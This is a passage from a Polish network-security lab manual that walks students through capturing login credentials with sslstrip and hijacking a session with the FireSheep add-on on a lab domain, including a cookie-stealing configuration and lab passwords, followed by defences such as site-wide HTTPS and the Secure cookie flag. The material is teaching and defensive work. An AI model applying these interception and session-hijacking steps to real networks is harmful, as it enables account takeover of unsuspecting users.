4.2.10. Przejdź do maszyny z systemem *Windows 7*, uruchom przeglądarkę *Internet Explorer* i wejdź na stronę <http://ssl.bss/sslstrip>.




Rys. 4.5. *Windows 7* – program *Internet Explorer*
Źródło: opracowanie własne.

4.2.11. Zaloguj się do portalu używając poświadczeń:

Login: **login**

Hasło: **hasło**

4.2.12. Na maszynie z systemem *BackTrack* przechwycone zostały nazwa użytkownika i login do serwisu.



Rys. 4.6. Przechwycone hasła
Źródło: opracowanie własne.


4.2.13. Wyloguj się z konta na stronie <http://ssl.bss/sslstrip>, klikając przycisk **Wyloguj**.

4.2.14. Wyłącz programy arpspoof, sslstrip i ettercap. W tym celu wpisz w konsoli:

```
killall python arpspoof ettercap
```


4.3. Atak typu przechwycenie sesji – FireSheep

4.3.1. Do poprawnego działania wtyczka *FireSheep* wymaga zainstalowania sterownika *WinPcap*. Na maszynie z systemem *Windows* uruchom instalator programu *WinPcap* znajdujący się w katalogu `<work_dir>/SSL/WinPcap_4_1_2.exe`




Rys. 4.7. Uruchomienie instalatora sterownika *WinPcap*
Źródło: opracowanie własne.

4.3.2. Uaktywni się mechanizm *Kontroli konta użytkownika* – kliknij **Tak**.




Rys. 4.8. *WinPcap* – mechanizm UAC
Źródło: opracowanie własne.

4.3.3. Uruchomi się instalator – kliknij dwukrotnie **Next**.




Rys. 4.9. Instalator *WinPcap* – uruchomienie
Źródło: opracowanie własne.




Rys. 4.10. Instalator *WinPcap* – powitanie
Źródło: opracowanie własne.

4.3.4. Następnie przedstawiona zostanie licencja użytkownika końcowego. Kliknij **I agree**.




Rys. 4.11. Instalator *WinPcap* – licencja EULA
Źródło: opracowanie własne.

4.3.5. Na kolejnym ekranie można wybrać opcję automatycznego uruchamiania sterownika *WinPcap* przy starcie systemu. Zaznacz opcję **Automatically start the WinPcap driver at boot time** i kliknij **Install**.




Rys. 4.12. Instalator *WinPcap* – opcje
Źródło: opracowanie własne.

4.3.6. Po zakończeniu instalacji kliknij **Finish**.




Rys. 4.13. Instalator *WinPcap* – zakończenie
Źródło: opracowanie własne.

4.3.7. Następnie uruchom instalator programu *Mozilla Firefox* znajdujący się w katalogu `<work_dir>\SSLStrip\Firefox Setup 3.6.13.exe`.




Rys. 4.14. Instalator *Mozilla Firefox* - uruchomienie
Źródło: opracowanie własne.

4.3.8. Potwierdź uruchomienie instalatora. Kliknij **Uruchom**.




Rys. 4.15. Instalacja *Firefox* – ostrzeżenie o zabezpieczeniach
Źródło: opracowanie własne.

4.3.9. Po rozpakowaniu instalatora uaktywni się mechanizm *Kontroli konta użytkownika*. Kliknij **Tak**.




Rys. 4.16. Instalacja *Firefox* – mechanizm UAC
Źródło: opracowanie własne.

4.3.10. Uruchomi się instalator. Kliknij **Dalej**.




Rys. 4.17. Instalator *Firefox* – uruchomienie
Źródło: opracowanie własne.

4.3.11. Na następnym ekranie należy wybrać rodzaj instalacji. Wybierz opcję **Standardowa** i kliknij **Dalej**.




Rys. 4.18. Instalator *Firefox* – rodzaj instalacji
Źródło: opracowanie własne.

4.3.12. W kolejnym kroku wyświetlone zostanie podsumowanie. Kliknij **Zainstaluj**.




Rys. 4.19. Instalator *Firefox* – podsumowanie
Źródło: opracowanie własne.

4.3.13. Po zakończeniu instalacji kliknij przycisk **Zakończ**.




Rys. 4.20. Instalator *Firefox* – zakończenie
Źródło: opracowanie własne.

- 4.3.14. Przy pierwszym uruchomieniu program Firefox zaproponuje zaimportowanie ustawień z przeglądarki Internet Explorer. Zaznacz opcję **Nie importuj niczego** i kliknij **Dalej**.




Rys. 4.21. *Mozilla Firefox* – pierwsze uruchomienie
Źródło: opracowanie własne.

- 4.3.15. Po uruchomieniu przeglądarki przejdź ponownie do katalogu `<work_dir>/SSLStrip` i przeciągnij ikonę wtyczki **firesheep-0.1-1.xpi** na okno programu Firefox.




Rys. 4.22. Uruchomienie instalacji dodatku *FireSheep*
Źródło: opracowanie własne.

4.3.16. W przeglądarce pojawi się okno *Instalacja oprogramowania*. Kliknij **Zainstaluj**.




Rys. 4.23. Dodatek *FireSheep* – instalacja
Źródło: opracowanie własne.

4.3.17. Następnie należy uruchomić ponownie program *Firefox*. W oknie *Dodatki* kliknij **Uruchom ponownie program Firefox**.



Rys. 4.24. *Firefox* – ponowne uruchomienie
Źródło: opracowanie własne.

4.3.18. W oknie, które się pojawi, zaznacz opcję **Nie pytaj ponownie** i kliknij **Uruchom ponownie**.



Rys. 4.25. *Firefox* – ponowne uruchomienie
Źródło: opracowanie własne.


4.3.19. Po ponownym uruchomieniu przeglądarki zamknij okno *Dodatki* i przejdź do menu **Widok -> Panel boczny -> Firesheep**.



Rys. 4.26. *Firefox* – uruchomienie dodatku *FireSheep*
Źródło: opracowanie własne.


4.3.20. Następnie należy utworzyć plik konfiguracyjny dodatku *Firesheep* obsługujący domenę *ssl.bss*. Wejdź w przeglądarce *Firefox* w menu **Narzędzia -> Dodatki**.

4.3.21. W oknie *Dodatki* kliknij przycisk **Opcje** przy dodatku *Firesheep*.




Rys. 4.27. *Mozilla Firefox* – Dodatki
Źródło: opracowanie własne.

4.3.22. W oknie *Opcje* przejdź na zakładkę **Websites** i kliknij przycisk **Add**.




Rys. 4.28. Opcje dodatku *Firesheep*. Źródło: opracowanie własne.

4.3.23. W polu tekstowym wpisz **ssl.bss** i wciśnij **OK**.



Rys. 4.29. *Firesheep* – nazwa konfiguracji. Źródło: opracowanie własne.

4.3.24. Na liście dostępnych konfiguracji znajdź pozycję **ssl.bss** i kliknij przycisk **Edit**.




Rys. 4.30. *Firesheep* – edycja pliku konfiguracyjnego. Źródło: opracowanie własne.

4.3.25. W oknie edycji konfiguracji wpisz plik konfiguracyjny dla domeny ssl.bss.
Wpisz:

```
register({  
  name: "ssl.bss",  
  url: 'http://ssl.bss/?site=member',  
  domains: [ 'ssl.bss' ],  
  sessionCookieNames: [ 'PHPSESSID' ],  
  
  identifyUser: function () {  
    this.userName = 'Student BSS';  
  }  
});
```

lub skopiuj zawartość pliku z płyty DVD z pliku `<work_dir>/SSL/firesheep-config-ssl.bss.txt`.



Rys. 4.31. Plik konfiguracyjny dodatku *Firesheep*
Źródło: opracowanie własne.

Po wypełnieniu konfiguracji zamknij wszystkie okna konfiguracji dodatku.

4.3.26. W panelu *FireSheep* kliknij przycisk **Start capturing**.




Rys. 4.32. *FireSheep* – rozpoczęcie przechwytywania
Źródło: opracowanie własne.

4.3.27. Na maszynie z systemem *Ubuntu* wejdź na stronę <http://ssl.bss> i zaloguj się, używając poświadczeń:


Login: **bss**

Hasło: **zaq1@WSX**



Rys. 4.33. Logowanie do portalu *ssl.bss*
Źródło: opracowanie własne.

4.3.28. Na maszynie z systemem Windows wtyczka *Firesheep* przechwyciła identyfikator sesji z witryny *ssl.bss*.



Rys. 4.34. *FireSheep* – przechwycenie sesji
Źródło: opracowanie własne.

Kliknij na nazwie użytkownika w panelu wtyczki *Firesheep*. Załadowana zostanie strona *ssl.bss* z pominięciem procesu logowania.

4.4. Zabezpieczenie

Aby zabezpieczyć się przed atakiem SSLStrip, należy przede wszystkim przygotowywać strony logowania w ten sposób, aby nie zawierały one elementów nieszyfrowanych, a cały proces komunikacji odbywał się po SSL. Aby uniknąć przechwycenia sesji, należałoby w ogóle całą komunikację z serwerem (nie tylko logowanie) prowadzić w tzw. „bezpiecznym” połączeniu. Kolejnym zabezpieczeniem może być zastosowanie szyfrowania transmisji wewnątrz tunelu SSL (stunnel), sieci VPN (ang. Virtual Private Network – virtualne sieci prywatne) czy TOR (ang. The Onion Router – router cebulowy). Uniemożliwi to napastnikowi przechwycenie komunikacji z serwerem WWW, zabezpieczając zarówno przed atakiem SSLStrip, jak i przed przechwyceniem sesji (ang. *session hijacking*) realizowanym przez wtyczkę *FireSheep*.

Będąc administratorem witryny podatnej na atak typu session hijacking możemy przenieść całość ruchu sieciowego na bezpieczny protokół HTTPS. Jeśli implementacja protokołu HTTPS w obrębie całej witryny jest niemożliwa, można

ograniczyć się do ustawienia flagi „Secure” przy ciasteczku przechowującym identyfikator sesji. Ustawienie tego parametru zabezpiecza przed wysyłaniem identyfikatora sesji przez protokół HTTP – ciasteczko wysyłane jest tylko do tych części witryny, które obsługiwane są przez bezpieczną wersję protokołu.

Należy również zawsze być czujnym i sprawdzać czy serwer przedstawił prawidłowy certyfikat służący szyfrowaniu transmisji.

5. TESTY PENETRACYJNE


Opracował:	Sławomir Adamus
Cel ćwiczenia:	przedstawienie specyfiki i przebiegu testu penetracyjnego
Potrzebne narzędzia:	BackTrack Linux 4, Metasploit Framework, Nessus, Nmap, Armitage Metasploitable, Debian
